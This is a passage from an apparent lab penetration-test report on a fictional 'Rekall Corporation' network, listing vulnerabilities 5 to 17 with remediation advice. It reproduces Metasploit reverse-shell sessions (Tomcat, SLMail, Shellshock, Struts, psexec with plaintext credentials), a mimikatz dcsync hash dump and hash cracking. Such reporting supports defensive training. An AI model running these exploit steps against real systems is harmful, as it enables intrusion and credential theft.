<b>Images</b>	 <p>The screenshot shows a web browser window with the URL 192.168.14.35/networking.php. The page content includes a large Rekall Corporation logo, the text "REKALL CORPORATION", and "Welcome to Rekall Admin Networking Tools". Below this, there is a "DNS Check" section with a search bar containing "www.example.com" and a "Lookup" button. The results of the DNS lookup are displayed, mentioning a non-authoritative answer from a local server and a successful lookup for the specified domain.</p>

<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>More robust input validation, use a whitelist of permitted values, exclude whitespace or syntax that is not alphanumeric</p> <p><a href="https://portswigger.net/web-security/os-command-injection">https://portswigger.net/web-security/os-command-injection</a></p>

Vulnerability 5	Findings
<b>Title</b>	Apache Tomcat Remote Code Execution (CVE-2017-12617)
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Exploited known vulnerability with Apache version to create a reverse shell and enable remote code execution

<b>Images</b>  <pre> msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; run [*] Started reverse TCP handler on 192.168.13.1:4444 [*] Uploading payload... [*] Payload executed! [*] Command shell session 2 opened (192.168.13.1:4444 → 192.168.13.10:40870 ) at 2023-11-11 09:33:09 -0500  ls LICENSE NOTICE RELEASE-NOTES RUNNING.txt bin conf include lib logs temp webapps work shell [*] Trying to find binary 'python' on the target machine [-] python not found [*] Trying to find binary 'python3' on the target machine [-] python3 not found [*] Trying to find binary 'script' on the target machine [*] Found script at /usr/bin/script [*] Using 'script' to pop up an interactive shell ls ls LICENSE RELEASE-NOTES bin include logs webapps NOTICE RUNNING.txt conf lib temp work # ls -A ls -A LICENSE RELEASE-NOTES bin include logs webapps NOTICE RUNNING.txt conf lib temp work # cd /root cd /root # ls ls # ls -a ls -a . .. .bashrc .flag7.txt .gnupg .profile # cat .flat7.txt cat .flat7.txt cat: .flat7.txt: No such file or directory # cat .flag7.txt cat .flag7.txt 8k6sbhss </pre>	<b>Affected Hosts</b> 192.168.13.10	<b>Remediation</b> Update to latest version and patch as updates become available <a href="https://versa-networks.com/blog/apache-tomcat-remote-code-execution-vulnerability-cve-2017-12617/#:%text=About%20CVE%2D2017%2D12617,executed%20by%20requesting%20the%20file.">https://versa-networks.com/blog/apache-tomcat-remote-code-execution-vulnerability-cve-2017-12617/#:%text=About%20CVE%2D2017%2D12617,executed%20by%20requesting%20the%20file.</a>
--	--	---

Vulnerability 6	Findings
Title	Anonymous FTP Login allowed
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	nmap scan revealed a machine that was configured to allow anonymous FTP login, exposing sensitive data

<b>Images</b>	<pre>(root💀 kali)-[~] └─# ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp&gt; ls 200 Port command successful 150 Opening data channel for directory list. -r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp&gt; get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (496.0317 kB/s) ftp&gt; exit 221 Goodbye  └─# cat flag3.txt 89cb548970d44f348bb63622353ae278</pre>
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	<p>Reconfigure FTP to prevent anonymous FTP login if not required, routinely check FTP server to ensure sensitive data is not being made available</p> <p><a href="https://www.bu.edu/tech/about/security-resources/bestpractice/ftp/">https://www.bu.edu/tech/about/security-resources/bestpractice/ftp/</a></p>

Vulnerability 7	Findings
<b>Title</b>	SLMail pop3d
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Exploited known vulnerability with multiple buffer overflows in SLMail to open a meterpreter shell as system and expose sensitive data. We used this exploit to gain system access to the domain controller

**Images**

```

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:55712 ) at 2023-11-02 20:22:49 -0400

meterpreter > run
[*] msf6 exploit(windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:55712 ) at 2023-11-02 20:22:49 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
_____
Mode      Size   Type  Last modified      Name
_____
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358   fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840   fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793   fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371   fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940   fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991   fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210   fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831   fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991   fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366   fil   2023-10-30 19:42:39 -0400  maillog.008
100666/rw-rw-rw-  2315   fil   2023-11-01 19:56:54 -0400  maillog.009
100666/rw-rw-rw-  4090   fil   2023-11-02 19:01:51 -0400  maillog.00a
100666/rw-rw-rw-  8689   fil   2023-11-02 20:22:48 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a1044ad9cc086197819b49d[meterpreter] > [REDACTED]

```

```

RID : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa1aa39
    lm - 0: 61cc909397b7971a1ceb2b6b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa1aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
  Default Salt : WIN10.REKALL.LOCALflag6
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
    aes128_hmac      (4096) : 099f6fcacdecab94da4584097081355
    des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : WIN10.REKALL.LOCALflag6
  Credentials
    des_cbc_md5       : 4023cd293ea4f7fd

```

```

[REDACTED] (root💀 kali)-[~]
[REDACTED] # john --format=nt -show flag6.txt
flag6:Computer!


1 password hash cracked, 0 left


```

	<pre> msf6 exploit(windows/smb/psexec) &gt; set rhosts 172.22.117.10 rhosts =&gt; 172.22.117.10 msf6 exploit(windows/smb/psexec) &gt; set SMBDomain rekall SMBDomain =&gt; rekall msf6 exploit(windows/smb/psexec) &gt; set smbpass Changeme! smbpass =&gt; Changeme! msf6 exploit(windows/smb/psexec) &gt; set smbuser ADMbob smbuser =&gt; ADMbob msf6 exploit(windows/smb/psexec) &gt; set lhost 172.22.117.100 lhost =&gt; 172.22.117.100 msf6 exploit(windows/smb/psexec) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.10:445 - Connecting to the server... [*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 rekall as user 'ADMBob' ... [*] 172.22.117.10:445 - Selecting PowerShell target [*] 172.22.117.10:445 - Executing the payload... [+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ... [*] Sending stage (175174 bytes) to 172.22.117.10 [*] Meterpreter session 8 opened (172.22.117.100:4444 → 172.22.117.10:52350 ) at 2023-11-11 01:22:14 -0500  meterpreter &gt; shell Process 1056 created. Channel 1 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.  C:\Windows\system32&gt;net user net user  User accounts for \\  ADMBob           Administrator      flag8-ad12fc2ffcc1e47 Guest             hodge            jsmith krbtgt            tschubert  The command completed with one or more errors.  </pre>
	<pre> meterpreter &gt; cd .. meterpreter &gt; pwd C:\Windows meterpreter &gt; cd .. meterpreter &gt; pwd C:\\ meterpreter &gt; ls Listing: C:\\  Mode          Size    Type  Last modified          Name --          --     --   --          -- 040777/rwxrwxrwx  0     dir  2022-02-15 13:14:22 -0500  \$Recycle.Bin 040777/rwxrwxrwx  0     dir  2022-02-15 13:01:09 -0500  Documents and Settings 040777/rwxrwxrwx  0     dir  2018-09-15 03:19:00 -0400  PerfLogs 040555/r-xr-xr-x  4096   dir  2022-02-15 13:14:06 -0500  Program Files 040777/rwxrwxrwx  4096   dir  2022-02-15 13:14:08 -0500  Program Files (x86) 040777/rwxrwxrwx  4096   dir  2022-02-15 16:27:48 -0500  ProgramData 040777/rwxrwxrwx  0     dir  2022-02-15 13:01:13 -0500  Recovery 040777/rwxrwxrwx  4096   dir  2022-02-15 16:14:31 -0500  System Volume Information 040555/r-xr-xr-x  4096   dir  2022-02-15 13:13:58 -0500  Users 040777/rwxrwxrwx  16384   dir  2022-02-15 16:19:43 -0500  Windows 100666/rw-rw-rw-  32    fil  2022-02-15 17:04:29 -0500  flag9.txt 000000/-----  0     fif  1969-12-31 19:00:00 -0500  pagefile.sys  meterpreter &gt; cat flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872meterpreter &gt;  </pre>
	<pre> Loading extension kiwi ...     #####   mimikatz 2.2.0 20191125 (x86/windows)     ## ^ ##, "A La Vie, A L'Amour" - (oe.eo)     ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )     ## \ / ##      &gt; http://blog.gentilkiwi.com/mimikatz     ## v ##,      Vincent LE TOUX      ( vincent.letoux@gmail.com )     #####      &gt; http://pingcastle.com / http://mysmartlogon.com ***  [!] Loaded x86 Kiwi on an x64 architecture.  Success. meterpreter &gt; dcsync_ntlm administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [+] Account : administrator [+] NTLM Hash : 4f0cf3d09a1965906fd2ec39dd23d582 [+] LM Hash  : 0e9b6c3297033f52b9d01ba232be55 [+] SID      : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID     : 500  meterpreter &gt; </pre>
Affected Hosts	172.22.117.20, 172.22.117.10
Remediation	<p>Remove SLMail from all devices in domain and replace it with a more stable and up-to-date service, restrict or close port 110</p> <p><a href="https://marc.info/?l=bugtraq&amp;m=105232506011335&amp;w=2">https://marc.info/?l=bugtraq&amp;m=105232506011335&amp;w=2</a></p>


Vulnerability 8	Findings
Title	Shellshock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Exploited known vulnerability with bash shell handling external variables to start a reverse shell as root
Images	<pre>msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt; run [*] Started reverse TCP handler on 192.168.14.1:4444 [*] Command Stager progress - 100.0% done (109/109 bytes) [*] Sending stage (984904 bytes) to 192.168.14.11 [*] Meterpreter session 5 opened (192.168.14.1:4444 → 192.168.14.11:32977) at 2023-11-01 21:14:24 -0400  meterpreter &gt; shell Process 84 created. Channel 1 created. whoami www-data ls shockme.cgi cd / cat /etc/sudoers # # This file MUST be edited with the 'visudo' command as root. # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults    env_reset Defaults    mail_badpass Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin"  # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root    ALL:(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin  ALL-(ALL) ALL # Allow members of group sudo to execute any command %sudo   ALL-(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d flag9-9dnx5shdf5 ALL-(ALL:ALL) /usr/bin/less</pre> <pre>cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuuid:x:100:101::/var/lib/libuuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice:</pre>
Affected Hosts	192.168.13.11

<b>Remediation</b>	Update to latest bash version and patch regularly as updates become available, input validation, monitor logs  <a href="https://www.crowdstrike.com/blog/mitigating-bash-shellshock/">https://www.crowdstrike.com/blog/mitigating-bash-shellshock/</a>
--------------------	--


<b>Vulnerability 9</b>	<b>Findings</b>
<b>Title</b>	Brute Force/Dictionary Attack
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App, Linux OS, Windows OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Users on domain have passwords that are easy to guess and/or crack due to lack of complexity
<b>Images</b>	
<b>Affected Hosts</b>	Domain
<b>Remediation</b>	Establish password policy to harden credential security including refresh cycle and complexity, slow down repeated logins, lock accounts after 10 failed attempts  <a href="https://www.rapid7.com/fundamentals/brute-force-and-dictionary-attacks/#:~:text=Dictionary%20attack%20definition%3A,used%20by%20businesses%20and%20individuals.%E2%80%9D">https://www.rapid7.com/fundamentals/brute-force-and-dictionary-attacks/#:~:text=Dictionary%20attack%20definition%3A,used%20by%20businesses%20and%20individuals.%E2%80%9D</a>

Vulnerability 10	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Web app URL can be modified easily to traverse to other directories
Images	 <p>The screenshot shows a Firefox browser window with the URL <code>192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt</code>. The page content includes the Rekall Corporation logo and a disclaimer message: "Going to Rekall may introduce risk: Please seek medical assistance if you experience: - Headache - Vertigo - Swelling - Nausea Congrats, flag 15 is dksdf7sjd5sg".</p>
Affected Hosts	192.168.14.35
Remediation	<p>Avoid passing user-supplied input to filesystem APIs, user input validation, canonicalize validated input and compare to expected base directory</p> <p><a href="https://portswigger.net/web-security/file-path-traversal">https://portswigger.net/web-security/file-path-traversal</a></p>


Vulnerability 11	Findings
Title	Session Management
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Session IDs are not complex and can be easily manipulated

<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Use more complex session IDs, inactivity timeout for every session, ensure cookies have browser session lifetime and that session is terminated when user logs out</p> <p><a href="https://affinity-it-security.com/how-to-prevent-session-management-vulnerabilities/">https://affinity-it-security.com/how-to-prevent-session-management-vulnerabilities/</a></p>

Vulnerability 12		Findings
<b>Title</b>		Open source exposed data
<b>Type (Web app / Linux OS / Windows OS)</b>		Web app, Linux OS
<b>Risk Rating</b>		High
<b>Description</b>		Using OSINT we were able to gather critical domain and system information about totalrekall.xyz and other hosts belonging to the same domain

	<p>Quered whois.godaddy.com with "totalrecall.xyz"...</p> <pre> Domain Name: totalrecall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-03T14:04:18Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hsksad Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlclow@2u.com Registry Admin ID: CR534509111 </pre>  <p>© Sectigo Limited 2015-2023. All rights reserved.</p>
<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35, 192.168.13.11, 192.168.13.12, 192.168.13.13
<b>Remediation</b>	<p>Use updated OS versions and patch as updates become available, ensure no sensitive data is found in WHOIS records or other public places</p> <p><a href="https://www.reflectiz.com/blog/open-source-vulnerability/">https://www.reflectiz.com/blog/open-source-vulnerability/</a></p>

Vulnerability 13	Findings
Title	SQL Injection

Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	User Login on login.php susceptible to SQL injection
Images	
Affected Hosts	192.168.14.35
Remediation	Stronger input validation, web application firewall to filter out SQLI <a href="https://www.imperva.com/learn/application-security/sql-injection-sqli/#:~:text=SQL%20injection%2C%20also%20known%20as,lists%20or%20private%20customer%20details.">https://www.imperva.com/learn/application-security/sql-injection-sqli/#:~:text=SQL%20injection%2C%20also%20known%20as,lists%20or%20private%20customer%20details.</a>

Vulnerability 14		Findings
Title	PHP Injection	
Type (Web app / Linux OS / WIndows OS)	Web app	
Risk Rating	Critical	
Description	souvenirs.php can be exploited via PHP injection by modifying the URL to deliver payload	

<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Exclude dynamic code execution, code serialization, use a PHP security linter <a href="https://snyk.io/blog/prevent-php-code-injection/">https://snyk.io/blog/prevent-php-code-injection/</a>

Vulnerability 15	Findings
<b>Title</b>	Drupal - CVE-2019-6340
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	High
<b>Description</b>	Exploited arbitrary php code execution flaw in outdated Drupal version
<b>Images</b>	
<b>Affected Hosts</b>	192.168.13.13
<b>Remediation</b>	Use more current version of Drupal that has this vulnerability patched <a href="https://medium.com/@briskinfosec/drupal-core-remote-code-execution-vulnerability-cve-2019-6340-35dee6175afa">https://medium.com/@briskinfosec/drupal-core-remote-code-execution-vulnerability-cve-2019-6340-35dee6175afa</a>

Vulnerability 16	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Exploited known Struts vulnerability with parsing invalid Content-Type HTTP headers and allowing them to be executed as remote commands under web server privileges
Images	<pre>meterpreter &gt; cd /root meterpreter &gt; ls Listing: /root _____ Mode          Size  Type  Last modified      Name _____ 040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500 .m2 100644/rw-r--r--   194   fil   2022-02-08 09:17:32 -0500 flagisinThisfile.7z  meterpreter &gt; getuid Server username: root meterpreter &gt; download flagisinThisfile.7z /root [*] Downloading: flagisinThisfile.7z → /root/flagisinThisfile.7z [*] Downloaded 194.00 B of 194.00 B (100.0%): flagisinThisfile.7z → /root/flagisinThisfile.7z [*] download _ : flagisinThisfile.7z → /root/flagisinThisfile.7z  [ (root㉿kali)-[~]   # cd flagisinThisfile  [ (root㉿kali)-[~/flagisinThisfile]   # ls file2 file3 flagfile  [ (root㉿kali)-[~/flagisinThisfile]   # cat flagfile flag 10 is wjasdufsdkg</pre>
Affected Hosts	192.168.13.12
Remediation	<p>Web application firewall with rules set to approve valid content types or ban OGNL expressions</p> <p><a href="https://www.synopsys.com/blogs/software-security/cve-2017-5638-apache-struts-vulnerability-explained.html">https://www.synopsys.com/blogs/software-security/cve-2017-5638-apache-struts-vulnerability-explained.html</a></p>

Vulnerability 17	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical

<b>Description</b>	<p>Exploited security policy bypass issue that provides a user or program to execute commands as root on a Linux system when sudoers configuration explicitly prohibits it. Requires user to have sudo privileges that allows them to run commands with an arbitrary user ID, except root. sshUser data visible on DomainDossier. Gained access via password guessing.</p>
	<pre>Queried <a href="https://whois.godaddy.com">whois.godaddy.com</a> with "totalrecall.xyz" ... Domain Name: totalrecall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-03T14:04:18Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111</pre>
<b>Images</b>	
<b>Affected Hosts</b>	192.168.13.14
<b>Remediation</b>	<p>Examine each sudoers entry that includes the `!` character in the runas specification, to ensure that the root user is not among the exclusions, upgrade to version 1.8.28 or newer</p> <p><a href="https://access.redhat.com/security/cve/cve-2019-14287">https://access.redhat.com/security/cve/cve-2019-14287</a></p>

